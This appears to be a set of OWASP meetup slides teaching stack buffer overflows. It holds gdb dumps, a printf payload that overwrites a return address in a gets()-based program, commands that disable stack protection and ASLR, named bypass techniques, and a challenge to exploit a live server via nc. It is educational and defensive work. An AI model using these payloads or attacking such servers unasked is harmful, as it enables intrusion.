Breakpoint 2, GetInput () at GetInput.c:12
12          gets(buffer);
(gdb) x/20xw $esp
0xbffff330:     0xb7fc73e4      0x0000000a      0x08049ff4      0x080484b1
0xbffff340:     0xffffffff      0xb7e55196      0xb7fc6ff4      0xb7e55225
0xbffff350:     0xb7fed280      0x00000000      0xbffff368      0x0804847b
0xbffff360:     0x08048490      0x00000000      0x00000000      0xb7e3b4d3
0xbffff370:     0x00000001      0xbffff404      0xbffff40c      0xb7fdc858
```

Return address to main
THIS IS WHAT WE WANT
TO CHANGE!


Demo

We want to change the return address to this!



```
(gdb) disas CanNeverExecute
Dump of assembler code for function CanNeverExecute:
   0x08048434 <+0>:     push   %ebp
   0x08048435 <+1>:     mov    %esp,%ebp
   0x08048437 <+3>:     sub    $0x18,%esp
   0x0804843a <+6>:     movl   $0x8048560,(%esp)
   0x08048441 <+13>:    call   0x8048340 <puts@plt>
   0x08048446 <+18>:    movl   $0x0,(%esp)
   0x0804844d <+25>:    call   0x8048360 <exit@plt>
End of assembler dump.
```

Remember its little endian.



```
julian@ubuntu:~$ printf "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaxxxx\x08\x04\x8
4\x34" | ./GetInput
```

What gets printed out?????

Demo

- Why doesn't the address of the function CanNeverExecute() change every time we run the program(even if ASLR is turned on)?

Prevention

Check operating system security features

- Ubuntu -https://wiki.ubuntu.com/Security/Features
- Windows XP SP2 and later - http://msdn.microsoft.com/en-us/library/bb430720.aspx

Prevention

Compiling(linux binary with gcc)

- -Wall -Wextra -Wconversion --Wformat-security
- Turn on all warnings to help ensure the underlying code is secure.
- -Werror
- Turns all warnings into errors so you can't ignore them.
- -arch x86_64
- Compile for 64-bit to take max advantage of address space (important for ASLR).
- -fstack-protector-all -Wstack-protector --param ssp-buffer-size=4
- Makes sure stack protection is turned on. The warning flag here tells you of any functions that aren't going to get protected.
- -pie -fPIE
- For ASLR
- -ftrapv
- Generates traps for signed overflow
- --D_FORTIFY_SOURCE=2 -O2
- Buffer checks
- --Wl,-z,relro,-z,now
- Mark various ELF memory sections read-only (GOT protection)

http://security.stackexchange.com/questions/24444/what-is-the-most-hardened-set-of-options-for-gcc-compiling-c-c

Prevention

Code


- Do not use deprecated functions like gets()!!!
- Make sure you use limits when reading into buffers
- Read the OWASP Developer GUIDE!
- Or at least as a reference :)

Modern defences

Data Execution Prevention(DEP)

- Marks some areas of memory (e.g. stack and heap) as non executable.
- Stops some buffer overflow exploits
- Cannot inject code onto the stack or heap and have it execute.

Turns off DEP




```
gcc -fno-stack-protector -z execstack -o vuln vuln.c
```

Modern defences

Stack Protection

- Detecting buffer overflows on stack-allocated variables
- On by default but people still turn it off if they can't get something to work
- Cannot protect against buffer overflows in the heap

Turns off stack protection




```
gcc -fno-stack-protector -z execstack -o vuln vuln.c
```

Modern defences


GetInput() function in assembly

Stack protection enabled



```
<+0>:     push   %rbp
<+1>:     mov    %rsp,%rbp
<+4>:     sub    $0x10,%rsp
<+8>:     mov    %fs:0x28,%rax
<+17>:    mov    %rax,-0x8(%rbp)
<+21>:    xor    %eax,%eax
<+23>:    lea    -0x10(%rbp),%rax
<+27>:    mov    %rax,%rdi
<+30>:    callq  0x4004f0 <gets@plt>
<+35>:    lea    -0x10(%rbp),%rax
<+39>:    mov    %rax,%rdi
<+42>:    callq  0x4004c0 <puts@plt>
<+47>:    mov    -0x8(%rbp),%rdx
<+51>:    xor    %fs:0x28,%rdx
<+60>:    je     0x40064f <GetInput+67>
<+62>:    callq  0x4004d0 <__stack_chk_fail@plt>
<+67>:    leaveq
<+68>:    retq
```

Stack protection disabled



```
<+0>:     push   %rbp
<+1>:     mov    %rsp,%rbp
<+4>:     sub    $0x10,%rsp
<+8>:     lea    -0x10(%rbp),%rax
<+12>:    mov    %rax,%rdi
<+15>:    callq  0x400480 <gets@plt>
<+20>:    lea    -0x10(%rbp),%rax
<+24>:    mov    %rax,%rdi
<+27>:    callq  0x400460 <puts@plt>
<+32>:    leaveq
<+33>:    retq
```

Modern defences

OWASP
The Open Web Application Security Project

ASLR(Address Space Layout Randomization)

- Makes it more difficult for an attacker to predict target addresses reliability
- How?
- By randomising the positions of key areas of memory like the stack, heap and libraries.

```
Turning Off ASLR

In Ubuntu

sudo echo 0 > /proc/sys/kernel/randomize_va_space


In Windows 7 ()

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages
```

Modern defences

- Yes, these can be defeated!
- But it makes things much harder.
- How?

- With techniques like:
- Stack protection - Structured Exception Handling (SEH)
- DEP - Return-Oriented Programming
- ASLR - NOP spray, Partial EIP/Direct RET overwrite, Bruteforce

http://bit.ly/DefeatingBufferProtections

What To Learn More?

OWASP
The Open Web Application Security Project

- http://bit.ly/ostbufferoverflow - open security training software exploits
- http://www.securitytube.net/ - Heaps of short how to videos
- Grey Hat Python - Justin Seitz
- http://www.corelan.be

COME TO THE NEXT OWASP MEETUP!

- The November Meetup will have a handful of students giving lightning talks on their projects.
- Meetings will be announced on Melbourne Security Hub and through the OWASP mailing list.

Online Challenge

OWASP

The Open Web Application Security Project

Netcat (linux) - computer networking service for reading from and writing to network connections

- nc 54.254.172.116 9034
- Code: http://bit.ly/OWASPChallenge
- Given the following IP address and a link to the code. Try to exploit the server and get the “secret key”. Then send it to me as the subject. First person to email me with the correct key wins!
- Social engineering (recon) - you will have to find my email address on the web :) Google my name???

References

OWASP
https://www.owasp.org

Swinburne Cyber Security Club
http://bit.ly/swinburnecybersecurityclub

Examining a Buffer Overflow in C and assembly with gdb
http://bit.ly/BOinC

Open Security Training(buffer overflow)
http://bit.ly/ostbufferoverflow

Smashing The Stack For Fun And Profit
http://insecure.org/stf/smashstack.html